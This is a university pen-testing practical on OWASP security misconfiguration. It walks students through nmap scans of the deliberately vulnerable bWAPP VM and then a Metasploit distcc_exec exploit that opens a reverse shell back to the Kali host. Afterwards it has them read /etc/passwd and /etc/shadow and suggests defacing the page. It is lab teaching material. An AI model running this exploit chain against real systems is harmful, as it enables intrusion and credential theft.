*Web Application Pen-Testing*

*AY 2022/2023*

*Week 7.1 Practical*

*OWASP Top 10 - 2021*

*A05:2021-Security Misconfiguration*

*Part 1*

*Arbitrary File Access (Samba)*

Diagram

Description automatically generated

*Table of Contents*

[1. A05:2021-Security Misconfiguration 3](#_Toc120524495)

[*1.1.* *Description* 3](#_Toc120524496)

[*1.2.* *Example Attack Scenarios* 3](#_Toc120524497)

[2. Setup 4](#_Toc120524498)

[*2.1.* *Start and Login to Kali Linux VM with Host-only enabled* 4](#_Toc120524500)

[*2.2.* *Start bee-box (bWAPP) VM* 5](#_Toc120524501)

[3. Arbitrary File Access (Samba) 6](#_Toc120524502)

[*3.1.* *Browse bWAPP website from Kali LInux* 6](#_Toc120524504)

[*3.2.* *Scanning: Probe open ports to determine service/version info using nmap tool* 8](#_Toc120524505)

[*3.3.* *Scanning: Samba OS Discovery using nmap tool* 9](#_Toc120524506)

[*3.4.* *Exploitation and Post Explotation using Metasploit* 10](#_Toc120524507)

# A05:2021-Security Misconfiguration

A05:2021-Security Misconfiguration moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration, with an average incidence rate of 4.5%, and over 208k occurrences of CWEs mapped to this risk category. With more shifts into highly configurable software, it's not surprising to see this category move up. The former category for A4:2017-XML External Entities (XXE) is now part of this risk category.

## *Description*

The application might be vulnerable if the application is:

* Missing appropriate security hardening across any part of the application stack or improperly configured permissions on cloud services.
* Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
* Default accounts and their passwords are still enabled and unchanged.
* Error handling reveals stack traces or other overly informative error messages to users.
* For upgraded systems, the latest security features are disabled or not configured securely.
* The security settings in the application servers, application frameworks (e.g., Struts, Spring, ASP.NET), libraries, databases, etc., are not set to secure values.
* The server does not send security headers or directives, or they are not set to secure values.
* The software is out of date or vulnerable (see A06:2021-Vulnerable and Outdated Components).
* Without a concerted, repeatable application security configuration process, systems are at a higher risk.

## *Example Attack Scenarios*

Scenario #1: The application server comes with sample applications not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. Suppose one of these applications is the admin console, and default accounts weren't changed. In that case, the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a severe access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g., stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

[Source: <https://owasp.org/Top10/A05_2021-Security_Misconfiguration/>]

# Setup



## *Start and Login to Kali Linux VM with Host-only enabled*

*Make sure the Virtual Machine Settings 🡪 Network Adapter 🡪 Host-only*

|  |  |
| --- | --- |
| *Graphical user interface, text  Description automatically generated* | ***Login*** *into this Kali Linux VM*  *Type in the KALI\_IP address below:*  *XXX.XXX.XX.XXX*  *Graphical user interface, application  Description automatically generated* |

|  |  |
| --- | --- |
| *Tools with solid fill* | *In case your Kali Linux is* ***not responding*** *to changing to NAT (i.e., still not connected to the Internet). You can restart Kali Linux’s Ethernet Interface (eth0) by typing the following* ***2 commands one after the other*** *into the Kali Linux’s Terminal Emulator and press Enter:* |

*sudo ifdown eth0*

*Text

Description automatically generated*

*sudo ifup eth0*

*Text

Description automatically generated*

## *Start bee-box (bWAPP) VM*

Make sure the Virtual Machine Settings 🡪 Network Adapter 🡪 Host-only

Graphical user interface, text, application

Description automatically generated

1. Type in the bee-box VM IP Address below: bWAPP\_IP
2. XXX.XXX.XX.XXX

Text

Description automatically generated

# Arbitrary File Access (Samba)

A Samba file server enables file sharing across different operating systems over a network. It lets you access your desktop files from a laptop and share files with Windows and macOS users. [Source: <https://ubuntu.com/tutorials/install-and-configure-samba#1-overview>]

Samba is a suite of applications that implements the Server Message Block (SMB) protocol. Many operating systems, including Microsoft Windows, use the SMB protocol for client-server networking. Samba enables Linux / Unix machines to communicate with Windows machines in a network.

Samba is open-source software. Originally, Samba was developed in 1991 for fast and secure file and print share for all clients using the SMB protocol. Since then it has evolved and added more capabilities. Today Samba provides a suite of applications enabling seamless networking and interoperability between \*nix and Windows. [Source: <https://www.redhat.com/sysadmin/getting-started-samba>]



## *Browse bWAPP website from Kali LInux*

Type the following into the address bar of the Kali Linux Web Browser and hit enter:

http://bWAPP\_IP

We see a list of links. In this practical exercise we will **focus on “bWAPP” website**. Click on “bWAPP”.

Graphical user interface, text, website

Description automatically generated

Login: bee & Password: bug 🡪 Click “Login”


A screenshot of a computer

Description automatically generated with medium confidence

Under “Choose your bug”: Select “Arbitrary File Access (Samba)” 🡪 Click the button “Hack”

A screenshot of a computer

Description automatically generated



## *Scanning: Probe open ports to determine service/version info using nmap tool*

Type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo nmap -h

Text

Description automatically generated

Type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo nmap **-sV** -Pn -T4 -p- bWAPP\_IP

* -sV: Probe open ports to determine service/version info
* -Pn: Treat all hosts as online -- skip host discovery
* -T<0-5>: Set timing template (higher is faster)
* -p <port ranges>: Only scan specified ports
* bWAPP\_IP: bWAPP VM IP Address

In the output below we can identify ports 139, and 445 are open and are running the service Samba with version smbd 3.X – 4.X. Port 3632 is running distccd. distcc was originally created to accelerate samba builds. distccd is the server for the distcc distributed compiler. It accepts and runs compilation jobs for network clients.

Text

Description automatically generated

## *Scanning: Samba OS Discovery using nmap tool*

Type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo nmap -O -A -Pn -T4 -p139,445,3632 bWAPP\_IP

* -O: Enable OS detection
* -A: Enable OS detection, version detection, script scanning, and traceroute
* -Pn: Treat all hosts as online -- skip host discovery
* -T<0-5>: Set timing template (higher is faster)
* -p <port ranges>: Only scan specified ports
* bWAPP\_IP: bWAPP VM IP Address

In the output below we can identify smb-os-discovery as Unix (Samba 3.0.28a). We will use this information to select the right Metasploit Exploit Module in the next step.

Text

Description automatically generated

## *Exploitation and Post Explotation using Metasploit*

#### Launch Metasploit

The Metasploit Framework is an open-source platform that supports vulnerability research, exploit development, and the creation of custom security tools.

Metasploit uses postgresql, therefore make sure it is started. Type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo service postgresql start

Text

Description automatically generated

To initiate the Metasploit database, type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo msfdb init

2 possible outputs depending on whether the Database is already started or not.

Text

Description automatically generated OR

Text

Description automatically generated

Launch Metasploit, type the following command into the Kali Linux’s Terminal Emulator and press Enter:

sudo msfconsole

Text

Description automatically generated

Check if Metasploit has connected to the database successfully. Type the following command into the msf command line and press Enter:

db\_status

Text

Description automatically generated

#### Search and Use Auxiliary / Exploits Modules related to Samba in Metasploit

There are over 25 such modules already made available in Metasploit for you to use.

* Exploit Module - An exploit module executes a sequence of commands to target a specific vulnerability found in a system or application. An exploit module takes advantage of a vulnerability to provide access to the target system. Exploit modules include buffer overflow, code injection, and web application exploits.
* Auxiliary Module - An auxiliary module does not execute a payload. It can be used to perform arbitrary actions that may not be directly related to exploitation. Examples of auxiliary modules include scanners, fuzzers, and denial of service attacks.

[Sources: <https://docs.rapid7.com/metasploit/msf-overview/>

<https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>]

Type the following command into the msf command line and press Enter:

search samba

Graphical user interface, text

Description automatically generated

We will use the exploit module that is related to Unix as we identified in 3.3 that smb-os-discovery as Unix (Samba 3.0.28a). Here we have 2 exploit modules, since we are not using Citrix Access Gateway, we will ignore that exploit module, instead we will use: exploit/unix/misc/distcc\_exec

Type the following command into the msf command line and press Enter:

use exploit/unix/misc/distcc\_exec

Text

Description automatically generated

Know all options available to configure this Metasploit module. Type the following commands into the msf command line and press Enter:

show options

Text

Description automatically generated

show payloads

Graphical user interface, text

Description automatically generated

The above provides a list of options and payloads that need to be set for this module. We will set the following one after the other:

* PAYLOAD: Manually selecting a payload. Here, we will use: payload/cmd/unix/reverse which offers Unix Command Shell, Double Reverse TCP (telnet)
  + Type the following command into the msf command line and press Enter:
  + set PAYLOAD payload/cmd/unix/reverse
* LHOST: Sets the local machine (here, it the KALI\_IP address)
  + Type the following command into the msf command line (replace KALI\_IP with your Kali LInux VM’s IP address) and press Enter:
  + set LHOST KALI\_IP
* RHOSTS: Sets the target machine (here, the bWAPP\_IP address)
  + Type the following command into the msf command line (replace bWAPP\_IP with your bWAPP VM’s IP address) and press Enter:
  + set RHOSTS bWAPP\_IP
* Review all the setting by typing the following commands into the msf command line and press Enter:
  + show options

Text

Description automatically generated

All the options have successfully been set. Type the following command into the msf command line to execute the auxiliary module.


exploit

You will notice: Command shell session is opened. You can now issue OS commands and even try to overwrite files and deface this page.

Text

Description automatically generated

Type the following commands one after the other and review the output.

* whoami
* pwd
* cat /etc/passwd
  + [The /etc/passwd file is used to keep track of every registered user that has access to a system.]
* hostname
* cat /etc/shadow
  + [/etc/shadow, is a system file in Linux that stores encrypted user passwords and is accessible only to the root user, preventing unauthorized users or malicious actors from breaking into the system. ]

